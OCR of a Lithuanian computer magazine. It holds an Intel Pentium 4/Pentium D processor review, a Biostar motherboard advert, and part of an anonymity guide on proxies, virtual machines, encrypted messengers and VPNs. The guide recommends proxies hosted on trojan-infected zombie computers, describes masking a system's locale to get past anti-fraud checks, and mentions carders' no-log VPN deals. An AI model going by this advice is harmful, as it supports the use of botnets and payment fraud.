
[Technologijos] Praėję ilgą technologinį kelią nuo *Northwood* branduolio iki dabar madingo *Prescott 2M*, *Intel Pentium 4* procesoriai apaugo daugybe naudingų technologijų, be kurių juos dabar tiesiog sunku įsivaizduoti. Savaime suprantama, ne visos jos naudojamos kiekviename modelyje — kai kurias jų galima rasti tik pačių brangiausių procų savybių sąraše, tačiau, nepaisant to, su jomis taip pat reikėtų būti susipažinus. Turbūt labiausiai išreklamuota *Intel Pentium 4* savybė yra *Hyper-Threading*. Jos esmė tame, kad sistemoje yra ne vienas, o iš karto du loginiai procesoriai, dėl ko kai kuriuose situacijose galima mėgautis didesniu našumu. Iš tiesų ši technologija yra tiesiog papildomo procesoriaus emuliavimas, todėl ir našumo padidėjimas pastebimas labai retai, konkrečiau šnekant — tik optimizuotose programose, kurių nėra tiek jau daug. Tačiau ji turi ir nenuginčijamą pranašumą — kai *Hyper-Threading* palaikantis procesorius vienu metu dirba su iš karto keliomis programomis (pavyzdžiui, atliekamas garso skaitmenizavimas ir duomenų archyvavimas), našumo atžvilgiu su juo konkuruoti gali nebent tik pilnavertis dviejų branduolių procesorius, tačiau tai jau visai kita kainų kategorija. EM64T (*Extended Memory 64 Technology*) — tai technologija, kuri pasirodė kartu su *Prescott* 2M branduoliu ir kuri tapo pavėlavusiu *Intel* atsakymu į AMD *Athlon64* procesorius. Paprasčiau šnekant, tai elementariausia 64 bitų architektūra. Kur kas vėliau už AMD šią technologiją įdiegusi *Intel* daug neprarado — iki šiol nėra daug tokių procesorių privalumus išnaudojančių programų. O jeigu dar įvertintume tai, kad 64 bitų *Windows* versija (be kurios iš šios architektūros iš viso nėra jokios naudos) buvo pradėta pardavinėti palyginus nesenai, tai kompanijos politika apskritai atrodo visais atžvilgiais teisinga. EIST (*Enhanced Intel SpeedStep*) — ši technologija, kaip ir EM64T, pirmą kartą įdiegta *Prescott* 2M branduolyje, yra senai naudojamos AMD *Cool'n'Quiet* analogas, nedidelio apkrovimo metu sumažinantis procesoriaus dažnį. Ši funkcija buvo perimta iš mobiliųjų procesorių, kur ji buvo naudojama siekiant sumažinti energijos suvartojimą. Ir jeigu stalinėms (*desktop*) sistemoms ši problema nėra aktuali, čia susiduriama su kitu, kur kas aršesniu priešu — perkaitimu. Būtent su juo ir kovoja EIST, kuri analizuoja procesoriaus apkrovimą ir, jeigu jis nedidelis, tiesiog sumažina jo daugiklį bei maitinimo įtampą — tuomet ir temperatūra žemesnė, ir aušintuvas (atitinkamai sukonfigūravus) veikia tyliau... *XD-bit* — ne mažiau svarbi technologija, leidusi aparatiniame lygyje įdiegti sistemos saugumą. Atmintyje aptikęs kenksmingą poveikį sukeliantį kodą, šis stebuklingas bitas tiesiog uždraus jo vykdymą, tuo pačiu išgelbėdamas tavo sistemą nuo sutrikimų. Savaime suprantama, tai nepakeičia ugniasienės ir gero programinio antiviruso, tačiau, nepaisant to, puikiai padeda kovoti su daugeliu problemų. Juolab kad šios technologijos veikimui nereikia nieko, išskyrus *Windows XP* su įdiegtu *Service Pack 2*.

AUDIO, C




Garso kodavimas į VBR silpniems procesoriams einasi nelengvai...

VIDEO, C



Šiame teste *Intel Pentium 4 EE 3,73* aplenkė savo pagrindinį konkurentą — *Intel Pentium 4 670*, kas, beje, jam nepavyko garso kodavimo teste.

3D MARK 2001SE



Nepigus dviejų branduolių procesorius su indeksu 820 šiame teste nepavijo net *Intel Pentium 4 530*.

[Išvados] IŠ VISŲ TESTO DALYVIŲ „MŪSŲ PASIRINKIMO" APDOVANOJIMĄ UŽ DIDŽIAUSIĄ NAŠUMĄ IR UŽ VISŲ ŠIUOLAIKINIŲ TECHNOLOGIJŲ PRITAIKYMĄ PELNO PROCESORIUS „INTEL PENTIUM 4 670", KURIS ĮRODĖ, JOG NAMŲ SISTEMOMS SKIRTŲ DVIEJŲ BRANDUOLIŲ SISTEMŲ ATSIRADIMAS DAR NEREIŠKIA ANTRU BRANDUOLIU APDOVANOTŲ MODELIŲ IŠMIRIMO. NA, O „GERIAUSIO PIRKINIO" TITULAS ATITENKA PROCESORIUI „INTEL PENTIUM 4 530" — VIS DĖLTO STATISTINĖJE VIDUTINĖJE SISTEMOJE „TVIRTAS VIDUTINIOKAS" KUR KAS AKTUALESNIS, NEI BRANGIAI KAINUOJANTYS MODELIAI SU DEBESIS LENKIANČIAIS DAŽNIAIS...

Intel Pentium D 820

Dažnis, GHz: 2,8
Branduolys: *Smithfield (2xPrescott)*
Gamybos technologinis procesas, mikrometrais: 0,09
Magistralė, MHz: 800
L2 spartinančiosios atminties apimtis, Kb: 1024x2
64 bitų programų ir NX bito galimybė: yra
Hyper-Threading galimybė: nėra
Instrukcijos: MMX, SSE, SSE2, SSE3

Nors visos aukščiau išvardintos savybės ir tinka *Intel Pentium D 820* modeliui, realiai testiniu pavyzdžiu mums tapo *Intel Pentium D 840* procesorius, kurį mes sumažinę daugiklį privertėme atlikti „emuliaciją". Techniniu atžvilgiu šie procesoriai yra visiškai identiški.

Būdamas pats „jauniausias" dviejų branduolių *Intel* procesorių serijoje, šis akmenukas suvokia viso labo 2,8 GHz dažnį ir yra pažįstamas su visomis *Intel* technologijomis, pradedant antivirusine apsauga ir baigiant tavo nervus bei aušintuvą taupančia EIST. Savaime suprantama, čia neapsieita ir be 64 bitų architektūros, kuri palengva įgyja vis didesnę praktinę vertę. Deja, šiame modelyje nėra *Hyper-Threading*. *Intel Pentium D 820* našumas nėra didelis: monoprograminiame režime jis nusileido net ne tokiam brangiam *Intel Pentium 4* 530 (kas, beje, visiškai ne keista — juk pastarojo dažnis didesnis). O multiprograminiame teste du branduoliai parodė gerąją savo pusę — garso kodavime nuostoliai siekė tik vieną sekundę!



Intel Pentium D 830

Dažnis, GHz: 3,0
Branduolys: *Smithfield (2xPrescott)*
Gamybos technologinis procesas, mikrometrais: 0,09
Magistralė, MHz: 800
L2 spartinančiosios atminties apimtis, Kb: 1024x2
64 bitų programų ir NX bito galimybė: yra
Hyper-Threading galimybė: nėra
Instrukcijos: MMX, SSE, SSE2, SSE3

Intel Pentium D 830 — tai kažkas panašaus į dviejų branduolių procesorių serijos *Middle-End'ą* (nors sunku daugiau nei 300 dolerių kainuojantį akmenuką priskirti vidutinei kainų kategorijai). Čia mes vėl sutinkame tokias technologijas, kaip EM64T, *Enhanced Intel SpeedStep*, *NX-bit*, tik, deja, ir šiame modelyje nėra *Hyper-Threading*. Lyginant su 820 modeliu, dažnis padidėjo 200 MHz ir čia siekia 3 GHz, todėl šį procesorių galima laikyti *Intel Pentium 4 530* analogu su dviem branduoliais ir tobulesniu technologiniu procesu bei šiek tiek didesniu galimų funkcijų rinkiniu. Tiesa, kalbant apie našumą, tai iš didesnio branduolių kiekio standartinėse programose mažai naudos — FPS'ų ir balų čia maždaug tiek pat, kiek ir procesoriaus versijoje su vienu branduoliu. Matyt realią naujosios technologijos naudą mes pamatysime tik tuomet, kai programinės įrangos gamintojai leis ją pritaikyti. Jeigu įvertinsime analogišką situaciją su 64 bitų architektūra (o ji procesoriuose įgyvendinta jau seniai), tai laukti mums reikės greičiausiai dar ilgai :).



Intel Pentium D 840

Dažnis, GHz: 3,2
Branduolys: *Smithfield (2xPrescott)*
Gamybos technologinis procesas, mikrometrais: 0,09
Magistralė, MHz: 800
L2 spartinančiosios atminties apimtis, Kb: 1024x2
64 bitų programų ir NX bito galimybė: yra
Hyper-Threading: yra
Instrukcijos: MMX, SSE, SSE2, SSE3

Šis procesorius — galingiausias akmenukas su dviem branduoliais, jeigu nevertintume *Extreme Edition* serijos, kuri yra visiškai kitoje kainų kategorijoje. Pastebėsime tai, jog į mūsų rankas papuolė inžinerinis procesoriaus pavyzdys su atblokuotu daugikliu, kas leidžia jį tiek be kliūčių spartinti, tiek ir lengvai sumažinti dažnį, tuo pačiu „emuliuojant" jaunesnius šios serijos modelius.

Jo taktinis dažnis siekia 3,2 GHz, kas jam leidžia savo našumu priartėti prie ne pačių pigiausių vieno branduolio procesorių, pavyzdžiui, prie *Intel Pentium 4 640*. Telieka sulaukti normalaus bei pilnaverčio šios serijos procesorių galimybių pritaikymo programinėje įrangoje, ir vaizdelis pasidaro gana patrauklus, tačiau kol kas jie turi tik vieną vertybę — multiprocessing'ą (kelių užduočių vykdymą vienu metu keliuose procesoriuose, šiuo atveju atskiruose branduoliuose). Ir jeigu tau visiškai nebūtina vienu metu koduoti vaizdo ir naujausiame žaidime taškyti monstrų, tuomet pinigėlius geriau investuoti į kokį nors galingesnį ir pigesnį sprendimą, pagamintą remiantis sena gera vieno branduolio technologija.



Intel Celeron D 2,66

Dažnis, GHz: 2,66
Branduolys: *Prescott*
Gamybos technologinis procesas, mikrometrais: 0,09
Magistralė, MHz: 533
L2 spartinančiosios atminties apimtis, Kb: 256
64 bitų programų ir NX bito galimybė: yra
Hyper-Threading: nėra
Instrukcijos: MMX, SSE, SSE2, SSE3

Paskutinis mūsų šio sąrašo procesorius — amžinas „biudžetininkas" *Intel Celeron D* — orientuotas į naudojimą biuro ir nebrangiose namų sistemose. Iš jo nereikėtų laukti kažko ypatingo — visos tavo ambicijos bus žiauriai nugesintos su 533 MHz dažnio magistrale ir viso labo 256 Kb talpos L2 spartinančiąja atmintimi. Savaime suprantama, procesorius neturi *Hyper-Threading* (lygiai kaip ir EIST funkcijos), tačiau čia puikiai veikia 64 bitų programos ir antivirusinė apsauga, kas — sutik — nėra blogai. Ši sistema parodė neaukštus rezultatus — tarp visų likusių testuojamų pavyzdžių ji buvo pati silpniausia, kas dar kartą patvirtino šio procesoriaus priklausomybę „biuro" sistemų klasei. Maža to, šis procesorius iš viso nepraėjo vieno daugiasrautiškumo testo — jam įvykdyti reikėjo per daug laiko. Taigi mes turime puikų rinkinį tiems, kas skaičiuoja savo pinigus ir nesižavi vaizdo kodavimu bei paskutinėmis žaidimų naujienomis. Visam kitam tiks puikiai.

Intel Pentium 4 530

Dažnis, GHz: 3,0
Branduolys: *Prescott*
Lizdas: LGA775
Gamybos technologinis procesas, mikrometrais: 0,09
Magistralė, MHz: 800
L2 spartinančiosios atminties apimtis, Kb: 1024
64 bitų programų ir NX bito galimybė: nėra
Hyper-Threading: yra
Instrukcijos: MMX, SSE, SSE2, SSE3

Neblogas ir našus *Middle-End* procesorius už nuosaikius pinigus. Tiesa, padėtis su jo funkcionalumu prastoka — procesorius pagamintas su *Prescott* branduoliu, o tai reiškia, jog tau reikės pamiršti tiek 64 bitų programas, tiek ir galimybę su EIST technologija sumažinti aušintuvo triukšmą, o tuo pačiu ir temperatūrą. Ką gi, bent jau niekas iš procesoriaus neatėmė *Hyper-Threading* galimybės, todėl multiprogramineje aplinkoje jis jaučiasi pakankamai neblogai. Tiesa, palyginus šiame režime patiriamus procentinius *Hyper-Threading* nuostolius su pilnaverčiais dviejų branduolių sprendimais, rezultatai liudija ne pirmųjų naudai. Tai visai logiška — realios geležies su emuliacija neaplenksi. Kita vertus, daugiaprograminiame režime šis procesorius lengvai lenkia brangesnį *Intel Pentium D 820*. Verdiktas standartiškas — verta rinktis remiantis išskirtinai savo pageidavimais ir finansinėmis galimybėmis.



Intel Pentium 4 640

Dažnis, GHz: 3,2
Branduolys: *Prescott 2M*
Gamybos technologinis procesas, mikrometrais: 0,09
Magistralė, MHz: 800
L2 spartinančiosios atminties apimtis, Kb: 2048
64 bitų programų ir NX bito galimybė: yra
Hyper-Threading: yra
Instrukcijos: MMX, SSE, SSE2, SSE3

6XX serija — šiuo metu topinė vieno branduolio *Intel* procesorių serija, jeigu nevertintume elitinių *Extreme Edition* serijos sprendimų. Štai ir šis mažas LGA775 jungtyje telpantis stebuklas pagamintas su *Prescott 2M* branduoliu, kas automatiškai jo privalumų sąrašą papildo aparatine antivirusine apsauga, dinaminiu (priklausomai nuo apkrovimo) dažnio reguliavimu ir 64 bitų architektūra. Čia nepamiršta ir *Hyper-Threading*, kurios panaudojimo nauda be vargo matyti grafikuose. Procesorius turi 2Mb antro lygio spartinančiosios atminties ir gali dirbti su 3,2 GHz dažniu — šiuolaikiniams žaidimams ir sudėtingų duomenų apdorojimui to turėtų pakakti su kaupu. Grafikai tai puikiai įrodo — procesoriaus puikus našumas, o atsiliko jis tik nuo dviejų modelių, nuo kurių jam teisėtai priklauso atsilikti :). Viskas būtų gerai, tik didelė šio procesoriaus kaina greičiausiai atbaidys neturtingus ir racionalius vartotojus, kurie, beje, paguodą ras 5XX serijoje :).



Intel Pentium 4 670

Dažnis, GHz: 3,8
Branduolys: *Prescott 2M*
Gamybos technologinis procesas, mikrometrais: 0,09
Magistralė, MHz: 800
L2 spartinančiosios atminties apimtis, Kb: 2048
64 bitų programų ir NX bito galimybė: yra
Hyper-Threading: yra
Instrukcijos: MMX, SSE, SSE2, SSE3

Galingiausias procesorius iš topinių vieno branduolio 6XX akmenukų serijos — 2Mb antro lygio spartinančiosios atminties ir 3,8 GHz dažnis leis tau ilgam pamiršti su našumu susijusius nesklandumus. Visas kitas problemas apsiims spręsti EIST ir *XD-bit* technologijos, o 64 bitų architektūra optimizuoja skaitlingų atitinkamų programų darbą. Ir tegu šio monstro kaina daugelį skaitytojų privers tik svajingai apsilaižyti lūpas, *Intel Pentium 4 670* procesoriui išleisti pinigai akivaizdžiai tai pateisina — mūsų teste jis lengvai užėmė pirmąją vietą, aplenkęs net ir *Extreme Edition* serijos procesorių! Pridursiu, jog *Hyper-Threading* galimybė multiprograminėje aplinkoje jam dar padėjo praktiškai priartėti prie realių dviejų branduolių akmenukų — tai būtent tas atvejis, kai kokybė akivaizdžiai lenkia kiekybę. Nuosprendis — idealus procesorius kietiems žaidėjams ir tiems, kuriems gyvybiškai reikalingas didžiausias našumas. Tačiau tik tuo atveju, jeigu leidžia piniginė :)...



Intel Pentium 4 EE 3,73

Dažnis, GHz: 3,0
Branduolys: *Prescott 2M*
Lizdas: LGA775
Gamybos technologinis procesas, mikrometrais: 0,09
Magistralė, MHz: 1066
L2 spartinančiosios atminties apimtis, Kb: 2048
64 bitų programų ir NX bito galimybė: yra
Hyper-Threading: yra
Instrukcijos: MMX, SSE, SSE2, SSE3



Extreme Edition serijos procesoriai — toli gražu ne visiems skirti sprendimai. Tik reikliausi ir turtingiausi vartotojai gali sau leisti įsigyti daugiau nei 1000 dolerių kainuojančius akmenukus. Mainais tu gauni tikrą trijų gigahercų monstrą su 1066 MHz sisteminės magistralės dažniu ir 2 Mb antro lygio spartinančiąja atmintimi! Savaime suprantama, čia galima dirbti su EM64T, *Hyper-Threading* technologijomis, yra aparatinė antivirusinė apsauga ir... tuo pagrindinių pritaikomų technologijų sąrašas baigiasi. Jeigu tu manai, kad mes pamiršome EIST, tai skubu tave nuvilti — procesorius savo dažnio niekaip nereguliuoja. Tai pakankamai keista, ypač įvertinus tai, jog *Prescott 2M* branduolys šią technologiją kuo puikiausiai pripažįsta, o pats procesorius pozicionuojamas kaip topinis maksimaliai funkcionalus ir našus sprendimas. Su greičiu jokių keblumų nekyla — procesorius visuose testuose pelnė garbingą sidabrą, o atsilikimą nuo *Intel Pentium 4 670* lengva paaiškinti kur kas didesniu pastarojo taktiniu dažniu...


T-serija
„Užturbink" savo žaidimą
Neprilygstama kokybė su revoliucinėmis technologijomis.
Ekstremalus kompiuterio spartinimas.
GeForce 6100
nForce 410
nVIDIA nForce4
T-serija
TForce 6100-939
Procesorius AMD Athlon™ 64 FX / AMD Athlon™ 64
Lustų rinkinys
FSB(MHz) 2G HT
Atmintis 4 x Dual DDR 400
Grafika Integruota vaizdo plokštė
Garsas 6 CH
Tinklas 10/100 LAN
Jungtys 2 x PCI, 1 x PCI Ex16, 1 x PCI Ex1
2 x SATA 3Gb/s su RAID
Tipas Mikro ATX
T-serija
TForce4 U-775
Procesorius
Lustų rinkinys
FSB(MHz) 1066 MHz
Atmintis
Grafika N / A
Garsas 8 CH
Tinklas 10/100 Lan
Jungtys 4 x PCI, 1 x PCI Ex16, 2 x PCI Ex1
4 x SATA 3Gb/s su RAID
Tipas ATX
intel Pentium 4 HT inside
AMD 64 Athlon
Integruotas įjungimo ir perkrovimo mygtukas
LED diagnostika
OS-CON elektrolitų kondensatorius
Atminties įtampos padidinimas
O.N.E
Spartumo indikatorius
C.R.P
CMOS perkrovimo programa
S.R.S
Savaiminio atkūrimo sistema
M.I.T
Atminties įdiegimo testas
BIOSTAR
WWW.BIOSTAR.COM.TW

Išlik inkognito

KAIP VISADA IŠLIKTI ANONIMIŠKU? KAIP TINKLU SAUGIAI PERDAVINĖTI DUOMENIS? KAIP APSISAUGOTI NUO SNIFERIO? ŠIANDIEN MES NUSPRENDĖME ATSAKYTI Į VISUS SUSIKAUPUSIUS KLAUSIMUS IR GALŲ GALE SUDĖTI VISUS TAŠKUS ANT I. PRISISEK SAUGOS DIRŽUS, NES RANKOSE TU LAIKAI IŠSAMIAUSIĄ SAUGUMO GIDĄ.

8 žingsniai link visiško saugumo

[„Proxy“ ir „socks“ serveriai] Paklausk bet kokio, net ir pradedančiojo hakerio, kaip jis išlieka anonimiškas, ir jis tau užtikrintai atsakys: „Be jokios abejonės, padedamas *proxy* serverio“. Tai iš tiesų patikrintas metodas, tačiau norint juo sėkmingai pasinaudoti, vien tik įrašyti adresą naršyklės konfigūracijoje nepakanka. Pirmas dalykas, kurį reikia patikslinti, yra tai, jog *proxy* ir *socks* būna skirtingi. Vargu ar patyręs hakeris naudosis tais *proxy* serverių sąrašais, kurie laisvai platinami internete, juo labiau kokiam nors rimtam reikalui. Kas ten nepatenkintas paklausė: „O kodėl gi ne?“. Pagalvok pats: kur garantija, kad serveryje nėra rašomi logai? Galbūt iš viso *proxy* serverio šeimininkas yra Kamerūno specialiųjų tarnybų agentas, kuris be viso kito gerai pažįsta piktus dėdes iš STT ir ONTT. Kaip tau tai patiktų? Jeigu jau susiruošei pasinaudoti *proxy* serveriu, tai nepatingėk nusipirkti priėjimo prie specializuoto serviso. Šiuo atveju daugelis *proxy* serverių įdiegti paprasčiausiuose kompiuteriuose–zombiuose (pavyzdžiui, įdiegiant trojanus arba pasinaudojant IE eksploitais), o jų šeimininkai nė neįtaria apie tokią niekšybę ir, savaime suprantama, nerašo logų. Daugybė tokių kompiuterių išsibarstę visame pasaulyje, todėl tu visada galėsi lengvai surasti *proxy* iš tos šalies (arba net miesto/valstijos), kuri tau reikalinga.

Jeigu reikalas nėra ypatingai rimtas, tai iš esmės siekti tokio maksimalaus saugumo nėra būtina. Tokiais atvejais galima pasikliauti įprastiniais *proxy* serveriais, kurių sąrašai laisvai platinami internete. Surasti juos nesudėtinga, tačiau darbas su jais pavirs tikrų tikriausia katorga, jeigu tu neapsiginkluosi keliais naudingais įrankiais. Kad būtų patogiau ieškoti *proxy* serverių, rekomenduoju programą *ProxyGrab* (*proxygrab.msk.ru*). Pakanka vieną kartą į jos bazę įrašyti populiarių resursų adresus, kuriuose pateikiami *proxy* sąrašai (pavyzdžiui, *www.freeproxy.ru/download/lists/goodproxy.txt*), ir viskas paruošta. Šis įrankis pats iš visų resursų išgaus *proxy* serverių adresus ir visa tai gražiai apiformins kaip standartinį *proxy* sąrašą. Savaime suprantama, šį sąrašą reikia kruopščiai patikrinti. Su šia užduotimi tiesiog puikiai susitvarko *AATools* (*www.glocksoft.com*), kuris gali tikrinti ne tik įprastinius *proxy*, bet ir *socks* serverius. Atmink: jeigu kalbama apie *HTTP proxy*, tuomet po patikrinimo atidžiai peržiūrėk du parametrus: anonimiškumą ir SSL. Anonimiškumo lygis turi būti maksimalus, kadangi tik tokiu atveju nutolęs serveris nepastebės *proxy* serverio naudojimo. SSL ne mažiau svarbus, ypač jeigu tu susiruošei jungtis per *proxy* serverių grandinę arba dirbti su HTTPS svetainėmis. Jeigu *proxy* serveris tokių dalykų nepripažįsta (net jeigu grandinėje tėra vienas toks serveris), tu iš karto išsiduosi. Tokiu atveju nebėra ko komentuoti.

2. [Virtuali mašina] Aplinkos kintamieji — labai niekšiška technologija. Kiekvieną kartą, kai tu užeini į vieną ar kitą puslapį, tavo kompiuteris perduoda tavo naudojamos naršyklės pavadinimą, tipą, *Windows* lokalę ir panašiai. Visa tai vargu ar padės tau prisistatyti kaip storam amerikiečiui iš Floridos. Bet kuri antisukčiavimo (*anti-fraud*) sistema tuojau pat pastebės apgaulę ir įtrauks tave į juoduosius sąrašus. Be abejo, mašinoje galima įdiegti reikiamą *Windows* lokalę (t.y. anglišką versiją), po to teisingai pasirinkti laiko juostą ir visaip kitaip pasiruošti, bet sutik, jog tai labai nepraktiška. Reikės nuolat persikrovinėti, įdieginėti papildomą programinę įrangą, kitaip tariant — tai ne mūsų metodas. Šiuo tikslu kur kas patogiau pasinaudoti virtualia mašina. Eksperimentams rekomenduoju *VMware Workstation*. Su ja operacinės sistemos įdiegimas vyksta lygiai taip pat, lyg tu ją įdiegtum į savo kietąjį diską. Skirtumas tik tame, jog prieš įdiegimą reikia nurodyti kai kuriuos būsimos operacinės sistemos parametrus (*File -> New -> Virtual Machine*). Vienintelis dalykas, dėl kurio gali kilti sunkumų — *Network Type*. Vedlys siūlo pasirinkti vieną iš trijų variantų:

Use bridged networking — virtuali mašina visiškai prieina prie lokalaus tinklo, prie kurio prijungtas pagrindinis kompiuteris. Tuo pačiu ji turi nuosavą IP adresą, todėl yra lygiavertė likusių į tinklą pajungtų kompiuterių atžvilgiu.

Use NAT — virtuali OS paslėpta už NAT serviso, kuris veikia pagrindinėje mašinoje.

Use host-only networking — tokiu atveju bus naudojamas virtualus tinklas su pagrindiniu kompiuteriu. Nėra galimybės prieiti prie virtualios mašinos išorinio lokalaus tinklo atžvilgiu.

Do not use network — tinklas nebus naudojamas.

Labiausiai priimtinas pirmasis variantas.

3. Saugi pokalbių programa (*messenger*)

ICQ — tai blogis. Juo naudojasi beveik kiekvienas, tačiau kartu su tuo niekas negali garantuoti ICQ naudojimo saugumo. Paimkime kad ir ICQ protokolą: jis senų senovėje išstudijuotas ir nešifruoja tinklo srauto, todėl visus pranešimus labai lengva perimti su sniferiais (geriausias mano žodžių patvirtinimas yra programa *IcqSnif* — *www.ufasoft.com/icqsnif*). Be viso šito, įmanomas ir ICQ UIN perėmimas, dėl kurio kažkas gali lengvai bendrauti tavo vardu ir tuo pačiu rimtai sugadinti tavo reputaciją. Kitaip tariant, norėtųsi turėti saugesnę priemonę, kurią be baiminimosi (bent jau santykinai) būtų galima naudoti rimtiems reikalams. Pavyzdžiui, *Secure Shuttle Transport* (*www.secureshuttle.com*).

Tai dar viena ICQ, *Indigo* ir AOL tipo programa, tačiau ji turi tam tikrų savybių, dėl kurių tavo bendravimas tampa saugiu. Pirmas dalykas, kurį norėtųsi paminėti: SST pranešimus perduoda išskirtinai šifruotu pavidalu. Naudojami RSA algoritmai veikia taip, jog iššifruoti pranešimą galės tik tavo pašnekovas ir daugiau niekas kitas. Be to, yra dar vienas niuansas: programa naudoja du susijungimų tipus. Pirmasis — susijungimas su *SST Serveriu* — reikalingas identifikacijai sistemoje, vartotojų paieškai, taip pat pranešimų perdavimui šiuo metu neprisijungusiems vartotojams. Antrasis susijungimo tipas — tiesioginis su konkrečiu vartotoju — naudojamas pranešimams, byloms arba balso žinutėms perduoti. Taip nė vienas iš tavo pokalbių neatsidurs serverio loguose, kadangi pranešimai per jį paprasčiausiai neperduodami.

Kita SST ypatybė yra ta, jog perimti SST numerį kur kas sudėtingiau, nei ICQ atveju. Čia nėra galimybės atstatyti vartotojo slaptažodį. Pametei arba pamiršai — pats kaltas. Bet tai dar tik gėlytės. Norėdamas dirbti sistemoje, tu turi pateikti specialią bylą-raktą, kurioje užšifruota reikiama informacija. Sistema labai panaši į *Webmoney*: net jeigu tu žinai slaptažodį, bet neturi rakto, tu vis tiek neprisijungsi prie serverio.

Pastebėsiu ir tai, jog daugelis jau suprato naujosios pokalbių programos grožybes ir aktyviai šioje sistemoje kuria kol kas dar šešiaženklius UIN numerius. Dabar tavo eilė!

WARN

Visa informacija pateikiama pažintiniais tikslais. Autorius ir redakcija neatsako už tuos veiksmus, kuriuos tu gali atlikti perskaitęs šią medžiagą.

Kad veiktų SSH tunelis, reikia SSH serverio byloje /etc/ssh/sshd_config įjungti opciją AllowTcpForwarding: yes.

4. [VPN serveris] Pagrindinė *proxy* serverių naudojimo problema tame, kad duomenys perduodami atviru, t.y. nešifruotu pavidalu. Tai iš tiesų labai rimtas trūkumas, kadangi visą tavo HTTP srautą labai lengva perimti su paprasčiausiu sniferiu net tavo paties lokaliame tinkle. Ką jau kalbėti apie paslaugos tiekėją ir apie visus likusius mazgus, per kuriuos prieš pasiekdami paskirties tašką praeina tavo siunčiami tinklo paketai.

O VPN serveris gali užtikrinti tavo duomenų saugumą.

VPN santrumpa šifruojasi kaip virtualus privatus tinklas. Daugeliu atvejų technologija naudojama keleto lokalių tinklų apjungimui (pavyzdžiui, dviejų–trijų kompanijos biurų apjungimui) arba nutolusių vartotojų prisijungimui prie lokalaus tinklo. Abiem atvejais ryšio kanalas yra pats internetas. Kaip paaiškėjo, VPN idealiai tinka paprastų vartotojų anonimiškumui ir saugumui užtikrinti. Taip yra dėl to, jog VPN PPTP susijungimas paprastai naudoja kriptografiškai atsparų šifravimą (iki 2048 bitų), kurio veikimo metu (*on-the-fly*) praktiškai neįmanoma nulaužti. Norint geriau suprasti, kaip veikia ši sistema, siūlau pažingsniui peržiūrėti kliento ir VPN serverio sąveikos procesą.

Išoriškai VPN susijungimas mažai kuo skiriasi nuo prisijungimo prie įprastinio lokalaus tinklo: programos iš viso nepajaus skirtumo, todėl be kokio nors papildomo konfigūravimo naudos jį priėjimui prie tinklo. Kai viena iš jų užsimanys kreiptis į nutolusį resursą, kompiuteryje bus sukurtas specialus GRE paketas, kuris šifruotu pavidalu bus išsiųstas VPN serveriui. Savo ruožtu VPN serveris šį paketą dešifruos, išsiaiškins, kame reikalas (kokio nors HTTP puslapio peržiūros užklausa, tiesiog duomenų perdavimas ir t.t.) ir savo vardu (t.y. parodys savo IP adresą) atliks atitinkamą veiksmą. Tuomet, gavęs atsakymą iš nutolusio resurso, VPN serveris jį sudės į GRE paketą, užšifruos ir tokiu pavidalu išsiųs atgal klientui.

Nepertraukiamas perduodamų duomenų šifravimas — esminis saugumo užtikrinimo niuansas. Dėl šios galimybės VPN pastaruoju metu naudoja bet kuris rimtesnis adminas, hakeris ar karderis :). Daugeliu atvejų su administracija susitariama, kad už tam tikrą mokestį įsipareigojama ignoruoti *abuse* adresu siunčiamus skundus bei visus logus siųsti išskirtinai į */dev/null*.

Kartu su VPN serveriu labai dažnai dar įdiegiamas ir OpenVPN (*www.openvpn.net*). Lyginant su PPTP, jis ne tik suteikia papildomų galimybių, bet yra vienintelis variantas pasinaudoti VPN tipo susijungimu, jeigu interneto paslaugos tiekėjas nepraleidžia GRE paketų. Toks kvailas įprotis būdingas daugeliui mobiliojo ryšio operatorių, kurie kažkodėl atmeta visus per GPRS ir EDGE praeinančius GRE paketus.

Dabar pagrindinis klausimas: kaip gauti priėjimą prie VPN serverio? VPN prisijungimai nėra dalinami į kairę ir į dešinę, todėl greičiausiai tokį prisijungimą teks nusipirkti. Aptarnavimo mėnuo kainuoja maždaug 30–40$, tačiau tokia kaina visiškai pateisinama. Iš esmės niekas tau netrukdo paleisti nuosavo VPN serverio, tačiau tam iš tiesų prireiks tam tikros patirties (mūsų žurnale apie tai ne kartą buvo rašyta), arba išskirtinio serverio, kuriam reikės rimtų piniginių investicijų. Pažingsninės VPN susijungimo sukūrimo instrukcijos paprastai pateikiamos serviso puslapiuose, todėl aš tikslingai jų čia nepateiksiu.

